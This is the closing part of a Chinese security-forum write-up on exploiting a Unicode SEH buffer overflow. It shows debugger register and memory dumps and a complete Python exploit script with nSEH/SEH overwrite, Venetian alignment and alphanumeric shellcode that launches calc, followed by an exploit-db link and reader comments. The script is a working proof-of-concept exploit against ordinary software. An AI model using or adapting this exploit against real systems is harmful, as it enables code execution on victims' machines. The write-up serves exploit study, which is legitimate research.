
寄存器 (FPU)
EAX 0012F5C0 UNICODE "PPYAIATIAIAQATAXAZAP3QADAZABARALAYIAQAIAPASAA"
ECX 7709718B ntdll.7709718B
EDX 0012ECE0
EBX 0012F575
ESP 0012EC40
EBP 0012F204
ESI 0012ECCC
EDI 0012ED1C
EIP 0012F5C0
C 1 ES 0023 32位 0(FFFFFFFF)
P 0 CS 001B 32位 0(FFFFFFFF)
A 0 SS 0023 32位 0(FFFFFFFF)
Z 0 DS 0023 32位 0(FFFFFFFF)
S 1 FS 003B 32位 7FDE000(FFF)
T 0 GS 0000 NULL
D 0
0 0 LastErrr ERROR_SUCCESS (00000000)
EFL 00000283 (NO,B,NE,BE,S,P,O,L,LE)
ST0 empty 0.0
ST1 empty 0.0
ST2 empty 0.0
ST3 empty 0.0
ST4 empty 0.0

地址 HEX 数据 ASCII
00AB3000 74 79 8F 75 FF 78 91 75 BB 79 91 75 86 2A 90 75 ty 三 的 集 成 电 路
00AB3010 37 B5 8F 75 2C 71 91 75 F8 30 93 75 3A 1E 8F 75 7 组 u, q 的 集 成 电 路
00AB3020 64 CA 8F 75 4C CA 8F 75 5C 71 91 75 9C 36 90 75 d 集 u 集 u 的 集 成 电 路
00AB3030 A6 41 90 75 89 CC 8F 75 F0 45 90 75 9B 7A 91 75 取 集 成 电 路 的 集 成 电 路
00AB3040 B3 41 90 75 8E 41 90 75 04 43 90 75 8E 44 90 75 妖 妖 妖 妖 妖 妖 妖 妖
00AB3050 1C 43 90 75 E7 46 90 75 7A 15 90 75 76 E2 8F 75 妖 妖 妖 妖 妖 妖 妖 妖
00AB3060 ED 09 93 75 97 08 93 75 C1 08 93 75 6D 08 93 75 妖 妖 妖 妖 妖 妖 妖 妖
00AB3070 43 08 93 75 0B 41 90 75 EF 2E 90 75 35 A9 8F 75 C 妖 妖 妖 妖 妖 妖 妖 妖
00AB3080 0C 0E 90 75 09 08 93 75 F7 75 8F 75 9D 0E 93 75 妖 妖 妖 妖 妖 妖 妖 妖
00AB3090 C3 77 8F 75 E6 40 90 75 76 41 90 75 5E 41 90 75 青 兰 妖 妖 妖 妖 妖 妖 妖 妖
00AB30A0 20 46 90 75 8C B5 8F 75 CD 45 90 75 59 2A 90 75 F 妖 妖 妖 妖 妖 妖 妖 妖
00AB30B0 01 8F 8F 75 5B 44 90 75 CC 48 90 75 31 CF 8F 75 集 妖 妖 妖 妖 妖 妖 妖 妖
00AB30C0 C8 46 90 75 72 12 90 75 FE 40 90 75 D6 14 90 75 集 妖 妖 妖 妖 妖 妖 妖 妖
00AB30D0 7C 07 91 75 A9 C1 8F 75 7A C5 8F 75 BA 44 90 75 妖 妖 妖 妖 妖 妖 妖 妖
00AB30E0 8D 46 90 75 AD 46 90 75 9D 46 90 75 B0 1B 91 75 妖 妖 妖 妖 妖 妖 妖 妖
00AB30F0 F7 1A 91 75 2D 50 8F 75 21 B6 93 75 E1 ED 90 75 妖 妖 妖 妖 妖 妖 妖 妖
00AB3100 B9 CC 8F 75 A1 CC 8F 75 24 0E 90 75 74 48 90 75 固 妖 妖 妖 妖 妖 妖 妖 妖

0012EC40 0012ED1C
0012EC44 0012ECCC
0012EC48 007A0021 DNTU.007A0021
0012EC4C 00000000
0012EC50 0012ECF8
0012EC54 0012F570
0012EC58 7706F96F 返回到 ntdll.7706F96F 来自 ntdll.77097158
0012EC5C 0012ECF8
0012EC60 0012F570
0012EC64 0012ED1C
0012EC68 0012ECCC
0012EC6C 007A0021 DNTU.007A0021
0012EC70 0030A624 UNICODE "+"
0012EC74 0012ECF8
0012EC78 0000040E
0012EC7C 00000000
0012EC7E 002B2BF0
0012EC84 00730558

命令: Command:
大小: (0x0001 - 00001 bytes) # (0x0000 - 00000 dwords)
Offset: Warning: !!! Out of range !!!
Section: <Not in any module>


执行shellcode, 创建calc进程



这边有个问题，按理说padding+nseh+seh+padding+shellcode应该已经能弹calc了，动态调试结果也显示执行calc.exe，但是最后无论怎么改shellcode都是无法弹窗的

这边作者只是在最后的padding后加了两字节unicode就能弹计算器了，神奇，哎，我太难了。

PWN!!!



0x05 完整脚本

```
#!/usr/bin/env python
junk1 = "\x41" * 260
nseh = "\x61\x43"
seh = "\x21\x7a"
align = ""
align += "\x43" * 10 # Padding
align += "\x58" # POP EAX
```

```
align += "\x73"                # Venetian padding
align += u"\uC083" + "\x50"    # ADD EAX, 50
align += "\x73"                # Venetian padding
align += "\x50"                # PUSH EAX
align += "\x73"                # Venetian padding
align += u'\uC3C3'             # RETN
junk2 = "\x43" * 18
junk3 = "\x44" * 550 + u"\uD066" + u"\u7FFD" # u"\xF0FF"
shellcode = "PPYAIAIAIAQAQATAXAZAPA3QADAZABARALAYATAQAIAQAPA5AAPAZ1AI1AIAIAJ11AIAIAXA58AAPAZABABQI1AIQIAIQI1111AIAJQI1AYAZBABA"
crash = junk1 + nseh + seh + align + junk2 + shellcode + junk3
print(crash)
```

贴下exploit-db上的漏洞信息 <https://www.exploit-db.com/exploits/47444>
再贴下作者dalao的博客

点击收藏 | 0 关注 | 2

[上一篇：原理+实战掌握SQL注入](#) [下一篇：Apache Solr最新漏洞复现](#)

1. 7 条回复



[PikuYoake](#) 2019-11-05 09:42:49

dw鸽师傅好强鸭

0 回复Ta



[bmjoker](#) 2019-11-05 14:05:48

dw鸽带带弟弟好吗

0 回复Ta



[咸鱼007](#) 2019-11-05 14:06:24

dw大佬好强鸭

0 回复Ta



[zhuzhimeiol****](#) 2019-11-05 16:48:47

[@bmjoker](#) aa

0 回复Ta



[drive****](#) 2019-11-05 17:57:32

[@zhuzhimeiol****](#) 是我超哥吗 舔一口 prprpr

0 回复Ta



[公子扶苏呀呀呀](#) 2019-11-05 21:10:11

牛逼牛逼

0 回复Ta



[drive****](#) 2019-11-05 21:41:11

[@公子扶苏呀呀呀](#) 不不不 还是dalao.gao牛逼 抱紧大腿.jpg

0 回复Ta

[登录](#) 后跟帖

先知社区

[现在登录](#)

热门节点

[技术文章](#)

[社区小黑板](#)

目录

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)